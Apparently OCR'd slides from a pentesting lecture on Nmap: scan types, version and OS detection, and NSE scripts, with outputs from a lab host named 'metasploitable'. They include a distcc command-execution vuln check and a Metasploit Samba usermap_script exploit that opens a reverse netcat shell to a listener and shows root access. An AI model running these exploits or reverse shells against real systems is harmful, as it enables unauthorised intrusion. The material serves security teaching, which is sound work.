
UDP Port Scanning (-sU)

- A lot of pentesters skip these, but if time permits, you should scan these, or at least common ports (tftp, snmp, upnp, dhcp, etc).
- A full scan is lengthy. My experience, most of the time a full UDP scan against one host will take about 18 to 20 hours!

Scanning Modes

- Most scanning modes can be stacked to perform both at the same time.
- For example running a UDP scan (-sU) with a SYN scan (-sS) at the same time with -sSU.
- Can also scan the obscure SCTP protocol

After Port Scanning



Version Detection (-sV)

- Version detection is a Nmap feature that helps to identify what is actually running on a remote port. It does this by sending service probes to the port and seeing how it response.
- With some services it can even obtain the product and version of software running on the port.
  - As a pentester this is super useful as that version might have publicly known exploits

No Version Detection

```
$ nmap -sT -p 21 192.168.1.3

Starting Nmap 6.47 ( http://nmap.org ) at 2017-03-19 20:30 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is di
sabled. Try using --system-dns or specify valid servers with --dns-server
s
Nmap scan report for 192.168.1.3
Host is up (0.00026s latency).
PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```


With Version Detection

```
$ nmap -sTV -p 21 192.168.1.3

Starting Nmap 6.47 ( http://nmap.org ) at 2017-03-19 20:30 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is di
sabled. Try using --system-dns or specify valid servers with --dns-server
s
Nmap scan report for 192.168.1.3
Host is up (0.00025s latency).
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
$
```

Version Detection File

- /usr/share/nmap/nmap-service-probes.
- This file tells Nmap what probes to send and possible responses.
- Responses support regular expressions and capture groups (for capturing useful information in the response such as version)
- You can add a probe if you are dealing with something you know about but Nmap doesn't know what it is. This will also speed up version detection of that port if it has a default


After Version Detection



OS Detection (-O)

- OS detection is a Nmap feature that helps to identify what OS is running on a remote host. It does this by paying attention to various small differences in how different systems implement their network stack and banners from a system.
- This is okay, but still leaves a lot to be desired. Take the results with a grain of salt.

After OS Detection



NSE Scripts

- NSE = Nmap Scripting Engine
- Allows you to build scripts in LUA.
- Provides an API and multiple phases to inject your code, depending on the purpose.
- Can be used for discovery, information gathering, vulnerability detection, DoS attacks, brute forcing, exploits, malware detection, fuzzing, and enhancing version detection.
- EXTREMELY USEFUL!!!

NSE Scripts

- Default scripts are usually under /usr/share/nmap/scripts/
- Scripts can have one or more categories such as default, dos, vuln, discovery, exploit, fuzzer, etc.
- https://nmap.org/nsedoc/ Provides a list of scripts and library documentation.
- Scripts can be forced to run at almost any phase of the nmap run.
  - Example: discovery runs at the beginning

Running NSE Scripts

- --script=[category]
  - Example: --script=default
  - -sC is an alias for --script=default
- --script=[script_name]
  - Without extension if in /usr/share/nmap/scripts or either if full path
- --script=[folder_containing_scripts]
  - Will run all scripts in a folder.
- You can use multiples of these delimited by a comma.

DistCCd Vuln Script

```
$ nmap -sT -p 3632 --script=smb-enum-shares --script=distcc-cve2004-2687 192.168.1.3

Starting Nmap 6.47 ( http://nmap.org ) at 2017-04-13 18:04 EDT
Nmap scan report for 192.168.1.3
Host is up (0.00027s latency).
PORT     STATE SERVICE
3632/tcp open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|     Description:
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       http://distcc.googlecode.com/svn/trunk/doc/web/security.html
|       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
|       http://http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2004-2687
|_      http://http://www.osvdb.org/13378

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```


SMB OS Discovery Script

```
$ nmap -sT -p 135,139,445 --script=smb-os-discovery 192.168.1.3

Starting Nmap 6.47 ( http://nmap.org ) at 2017-04-13 18:05 EDT
Nmap scan report for 192.168.1.3
Host is up (0.00047s latency).
PORT    STATE  SERVICE
135/tcp closed msrpc
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_  System time: 2017-04-13T18:05:33-04:00

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

SMB OS Discovery Script

```
$ nmap -sT -p 135,139,445 --script=smb-os-discovery 192.168.1.3

Starting Nmap 6.47 ( http://nmap.org ) at 2017-04-13 18:05 EDT
Nmap scan report for 192.168.1.3
Host is up (0.00047s latency).
PORT    STATE  SERVICE
135/tcp closed msrpc
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_  System time: 2017-04-13T18:05:33-04:00

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Google Version for Exploit



Rapid7's Description

Back to search

Samba "username map script" Command Execution

This module exploits a command execution vulerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

...and PWN3D!


```
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.3      yes       The target address
   RPORT  139              yes       The target port


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.1      yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.1.1:4444
[*] Command shell session 4 opened (192.168.1.1:4444 -> 192.168.1.3:34305) at 2017-04-13 18:14:20 -0400

id
uid=0(root) gid=0(root)
hostname
metasploitable
exit


[*] 192.168.1.3 - Command shell session 4 closed.  Reason: Died from EOFError
```

The -A Switch

- The -A switch will enable a ton features out of the box on a scan:
  - OS detection
  - version detection
  - script scanning
  - Traceroute


Zenmap

- Zenmap is the GUI front end Nmap.
- Completed an important goal, which is for Nmap to actually be able to draw a network map



Further Reading

- I highly recommend the book “Nmap Network Scanning”.
- It was written by the author of Nmap.
- Covers everything and real world problems that nmap can solve.
- Written with humor.



Q&A Time